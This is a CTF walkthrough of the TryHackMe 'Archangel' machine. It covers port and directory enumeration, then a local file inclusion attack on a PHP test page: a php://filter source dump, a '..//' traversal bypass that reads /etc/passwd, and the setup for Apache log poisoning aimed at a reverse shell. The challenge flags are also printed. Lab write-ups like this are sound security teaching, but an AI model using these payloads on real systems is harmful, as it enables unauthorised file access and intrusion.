Archangel CTF

03.18.2024

Prepared by: Jason Siu

Machine Author: Archangel

Difficulty: Easy (It's more for intermediates)

Synopsis

Archangel is an intermediate level CTF. In this CTF challenge, we begin by conducting an nmap scan to identify ports. Visiting the http webpage, we can find a virtual hosts link. Adding this to /etc/hosts, we can find a web page under development. Upon enumeration, we can find a php page that allows us to view files. Using LFI bypasses, we find that we can view the contents of the php page. An exploit is then used to gain a shell onto the system. For horizontal escalation, a cronjob is used to get access to the main user. From there, you modify a system command to be able to gain root privileges.

Skills required:

- Linux Fundamentals
- Network Enumeration
- Web Enumeration

Skills learned:

- LFI exploitation
- LFI Log Poisoning
- Editing system commands
- Crontabs

Enumeration

nmap


We will start off with an nmap scan.

```
ip=10.10.177.210
```

```
ports=$(nmap -p- --min-rate=1000 -T4 $ip | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
```

```
nmap -p$ports -sV $ip
```

Doing this will reveal the outputs:




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 00:46 CDT
Nmap scan report for 10.10.177.210
Host is up (0.41s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.45 seconds
```

Nmap scan shows SSH on port 22, and HTTP on port 80, not much to see really.

HTTP

Ok, going to HTTP we can see there is nothing there, after searching, it's just a regular sports page with some pages, that's all.



WaveFire

Give us a call:
+xx (xxx) xxxx

Send us a mail:
support@mafialive.thm

Mon. - Sat.:
08.00am - 18.00pm


SECURITY SOLUTIONS SINCE 2001

Mafialive Solutions

Let us secure your company

User enumeration didn't really help, as well as using gobuster didn't reveal much either.


- I tried using a gobuster dirscan and a subdomain scan, but nothing showed up



```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.177.210
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /home/jason/wl/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/flags                (Status: 301) [Size: 314] [--> http://10.10.177.210/flags/]
/images               (Status: 301) [Size: 315] [--> http://10.10.177.210/images/]
/index.html           (Status: 200) [Size: 19188]
/layout               (Status: 301) [Size: 315] [--> http://10.10.177.210/layout/]
/pages                (Status: 301) [Size: 314] [--> http://10.10.177.210/pages/]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Going to the /flags directory reveals a hidden prank which redirects to a certain youtube video, feel free to find out for yourself 🙂

The TryHackMe challenge says to find a different domain, in which it shows in the email




Send us a mail:
support@mafialive.thm

Meaning we can add mafialive.thm, and add it to our hosts file to see if we get new results.


Personally, I do this using vim

`sudo vim /etc/hosts`



```
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali.kali.com   kali
10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.230    cozyhosting.htb
10.10.177.210   mafialive.thm
10.10.11.239    codify.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.252    bizness.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


So now going to ***mafialive.thm*** in the browser we can see this:



UNDER DEVELOPMENT


thm{f0und_th3_r1ght_h0st_n4m3}

Nice! Our first flag. Now we need to get our second flag, but since this is a new domain, let’s run a new gobuster scan on this and see what we get.



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 59]
/robots.txt           (Status: 200) [Size: 34]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Interesting, let's visit ***robots.txt*** and see what we get:



```
User-agent: *
Disallow: /test.php
```


Seems like there is a php page with test, let's visit that

- To have gobuster reveal this page too, you have to use the -x .php, to specify the file type
- `gobuster dir -u mafialive.thm -w ~/wl/dirb/common.txt -t 40 -x .php`



Test Page. Not to be Deployed

Interesting, let's see what the button does



mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php

Test Page. Not to be Deployed

Control is an illusion

Ok so it just prints out control is an illusion, but it also looks like it passes a parameter to "view", which seems like a path or directory.

This shows that it's most likely going to be an LFI vulnerability


- LFI stands for Local File Inclusion, it's basically a way to view system files through the browser, and possible lead to remote code execution

Testing certain LFI payloads

`test.php?view=../../../../../../../etc/passwd`

`/test.php?view=php://filter/convert.base64-encode/resource=../../../../../etc/passwd`

All results in:



Test Page. Not to be Deployed

Sorry, Thats not allowed

So there is obviously some kind of filtering going on.


What we can do is we can attempt to view the php files using an LFI bypass with base64 encoding and see if that works instead of going just straight to ***/etc/passwd***

- We will try with test.php first, since that's the current file that we are on:

`http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php`

- To explain this, the ***php://filter*** is a standard LFI bypass in order to be able to view files, in this case with the resource being test.php
- And the "view" parameter is needed since that is what is being passed to output when it displays "control is an illusion"


So, as output, we get:



Test Page. Not to be Deployed


```
CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5
```

Which is test.php but in base64 encoded format. So we would need to decode this. Copying the entire string, we can decode it using the ***base64 -d*** command



```
┌──(jason㉿kali)-[~/thm/archangel]
└─$ echo 'CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDw
vYnV0dG9uPjwvYT4gPGEgaHJlZj0iL3Rlc3QucGhwP3ZpZXc9L3Zhci93d3cvaHRtbC9kZXZlbG9wbWVudF90ZXN0aW5nL21ycm9ib3QucGhwIj48YnV0dG9uIGlkPSJzZWNyZXQiPkhlcmUgaXMgYSBidXR0
b248L2J1dHRvbj48L2E+PGJyPgogICAgICAgIDw/cGhwCgoJICAgIC8vRkxBRzogdGhte2V4cGxvMXQxbmdfbGYxfQoKICAgICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikge
wogICAgICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICBpZihpc3NldCgkX0dFVFsidmlldyJdKSl7CgkgICAgaWYoIWNvbnRhaW
5zU3RyKCRfR0VUWyd2aWV3J10sICcuLi8uLicpICYmIGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcvdmFyL3d3dy9odG1sL2RldmVsb3BtZW50X3Rlc3RpbmcnKSkgewogICAgICAgICAgICAJaW5jbHV
kZSAkX0dFVFsndmlldyddOwogICAgICAgICAgICB9ZWxzZXsKCgkJZWNobyAnU29ycnksIFRoYXRzIG5vdCBhbGxvd2VkJzsKICAgICAgICAgICAgfQoJfQogICAgICAgID8+CiAgICA8L2Rpdj4KPC9ib2R5
PgoKPC9odG1sPgoKCg==' | base64 -d
```

The output is as follows:



```
//FLAG: thm{explo1t1ng_lf1}

function containsStr($str, $substr) {
    return strpos($str, $substr) !== false;
}
if(isset($_GET["view"])){
if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
    include $_GET['view'];
}else{

    echo 'Sorry, Thats not allowed';
}
```

So we have the second flag, nice.


What we can also see is that there are 2 filters

- First, if it contains the strings ***../..***
- Second, the "view" parameter needs to include ***/var/www/html/development_testing***

We can easily bypass the first filter, since we can do ..//.., the double slash makes no difference when directory traversal for a linux system, which is shown from port 22 from the nmap scan

Using this, we can try to view /etc/passwd:

`http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd`



Test Page. Not to be Deployed

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin sshd:x:106:65534::/run/sshd:/usr/sbin
/nologin archangel:x:1001:1001:Archangel,,,:/home/archangel:/bin/bash
```

Nice it worked, we can see a user named "Archangel" and root.

Now what we can do here is something called ***"Apache Log Poisoning"***


- We can do this because we know we are on an apache server from the nmap scan
- Basically any time a person visits the site, a log is added to access.log
- And then upon visiting the page where we can view access.log, since this is a .php page, it will execute the php code

What this means is that we can get a reverse shell, so let's go ahead and do that

So first we need to actually visit the access.log page to see if we can even find it, but by default, the located is located in ***/var/log/apache2/access.log***

So with that in mind, we can use this as the URL:

`http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/access.log`

